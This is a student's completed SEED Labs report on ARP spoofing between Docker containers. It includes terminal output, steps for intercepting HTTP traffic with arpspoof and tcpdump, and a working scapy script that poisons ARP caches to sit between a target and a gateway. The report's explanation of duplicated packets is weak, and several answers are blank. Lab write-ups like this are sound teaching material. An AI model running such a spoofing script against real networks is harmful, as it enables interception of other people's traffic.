Version of my ubuntu host

```
root@JinchengBaby:~# hostnamectl
   Static hostname: JinchengBaby
         Icon name: computer-vm
           Chassis: vm
        Machine ID: 20220215152909852048611999857181
           Boot ID: b2eba88df3114ae3ad7e745c89e0985e
    Virtualization: kvm
  Operating System: Ubuntu 20.04.3 LTS
            Kernel: Linux 5.4.0-100-generic
      Architecture: x86-64
```

Question 0.1:

- Include a screenshot of your terminal when you run the following command: `su seed`

[Your response goes here.]

```
root@JinchengBaby:~/src-cloud# sudo su seed
seed@JinchengBaby:/root/src-cloud$ su seed
```

Question 1.1:

- Use `dockps` to list the IP addresses of Hosts A, B, and M. Paste your screenshot below. Make sure to include your input (i.e., the `dockps` command) and the output — not just for this question but for all questions in this lab.


[Your response goes here.]


```
seed@JinchengBaby:/root$ dockps
2829f8264280  A-10.9.0.5
dd5ce7026e3a  B-10.9.0.6
6b60a4c47d5d  M-10.9.0.105
seed@JinchengBaby:/root$
```

Question 1.2:

- Use `docksh` to access Host A's shell. Ping Host B from A's shell. Do not kill the ping process yet.
- Open a new window. Access Host B's shell. Run tcpdump for about five seconds. Paste the screenshot below.
- Go back to A's shell where A is pinging B. Kill the ping after about 5 seconds. Show Host A's ARP table with `arp -n`. Paste the screenshot below.

[Your response goes here.]






Question 1.3:

- Use `docksh` to access Host M's shell. Do not ping any hosts from M. Show M's ARP table. Paste the screenshot below.
- Compare M's ARP table with A's ARP table (Question 1.2). Explain the similarities and/or differences.

[Your response goes here.]



Task 2. Intercept A's packets from M. (10 points)


Overview: Let M be the adversary who intercepts all packets from A to B.

Steps:

1. Go to Host B's shell. Start a web server: `cd /; python3 -m http.server`

2. Go to Host A's shell. Visit B's web server: `curl http://10.9.0.6:8000`
3. Go to Host M's shell. Intercept the communication between A and B with the `arpspoof` command.
4. Use `tcpdump -A` to view the packet payload as observed by M.
5. Repeat Steps 1 and 2.
6. Observe the output of the tcpdump process.


```
<li><a href="libx32/">libx32@</a></li>
<li><a href="media/">media/</a></li>
<li><a href="mnt/">mnt/</a></li>
<li><a href="opt/">opt/</a></li>
<li><a href="proc/">proc/</a></li>
<li><a href="root/">root/</a></li>
<li><a href="run/">run/</a></li>
<li><a href="sbin/">sbin@</a></li>
<li><a href="srv/">srv/</a></li>
<li><a href="sys/">sys/</a></li>
<li><a href="tmp/">tmp/</a></li>
<li><a href="usr/">usr/</a></li>
<li><a href="var/">var/</a></li>
</ul>
<hr>
</body>
</html>
root@2829f8264280:/#
```



Question 2.1:

- Include a screenshot of Host B's HTTP response (i.e., payload), along with the corresponding packet headers from M's perspective.
- Why do you see duplicated packet contents in Step 6?

[Your response goes here.]



The reason that we have duplicated packet conetns in step6 is that we access the B's website from A for multiple times and the M will intercept multiple times by the same content.

Task 3. Implement ARP spoofing in Python (10 points)

Overview: Instead of using Linux's `arpspoof` tool, you could implement it in Python using the "scapy" package.

Steps:

1. (Google it.)
2. (Make sure to save the code somewhere on your computer, but not in SEED Labs. Once you shut down a container, your files are gone forever.)

Question 3.1:

- Paste your code below.


Question 3.2:

- Repeat Task 2, replacing Step 2's `arpspoof` command with your Python code above. Include a screenshot of Host B's HTTP response (i.e., payload), along with the corresponding packet headers from M's perspective.

Q 3.1

```
import scapy.all as scapy
import time

def get_mac(ip):
        arp_request = scapy.ARP(pdst = ip)
        broadcast = scapy.Ether(dst ="ff:ff:ff:ff:ff:ff")
        arp_request_broadcast = broadcast / arp_request
        answered_list = scapy.srp(arp_request_broadcast, timeout = 5, verbose = False)[0]
        return answered_list[0][1].hwsrc

def spoof(target_ip, spoof_ip):
        packet = scapy.ARP(op = 2, pdst = target_ip, hwdst = get_mac(target_ip),

                psrc = spoof_ip)
        scapy.send(packet, verbose = False)


def restore(destination_ip, source_ip):
        destination_mac = get_mac(destination_ip)
        source_mac = get_mac(source_ip)
```

```
        packet = scapy.ARP(op = 2, pdst = destination_ip, hwdst = destination_mac, psrc =
source_ip, hwsrc = source_mac)
        scapy.send(packet, verbose = False)


target_ip = "10.0.2.5" # Enter your target IP
gateway_ip = "10.0.2.1" # Enter your gateway's IP

try:
        sent_packets_count = 0
        while True:
                spoof(target_ip, gateway_ip)
                spoof(gateway_ip, target_ip)
                sent_packets_count = sent_packets_count + 2
                print("\r[*] Packets Sent "+str(sent_packets_count), end ="")
                time.sleep(2) # Waits for two seconds

except KeyboardInterrupt:
        print("\nCtrl + C pressed.....Exiting")
        restore(gateway_ip, target_ip)
        restore(target_ip, gateway_ip)
        print("[+] Arp Spoof Stopped")
```



Bonus question

Which encryption standard uses the same key to encrypt and decrypt messages?

- Symmetric
- Asymmetric
- Rivest-Shamir-Adleman (RSA)
- Digital Signature Algorithm (DSA)

Answer:
Symmetric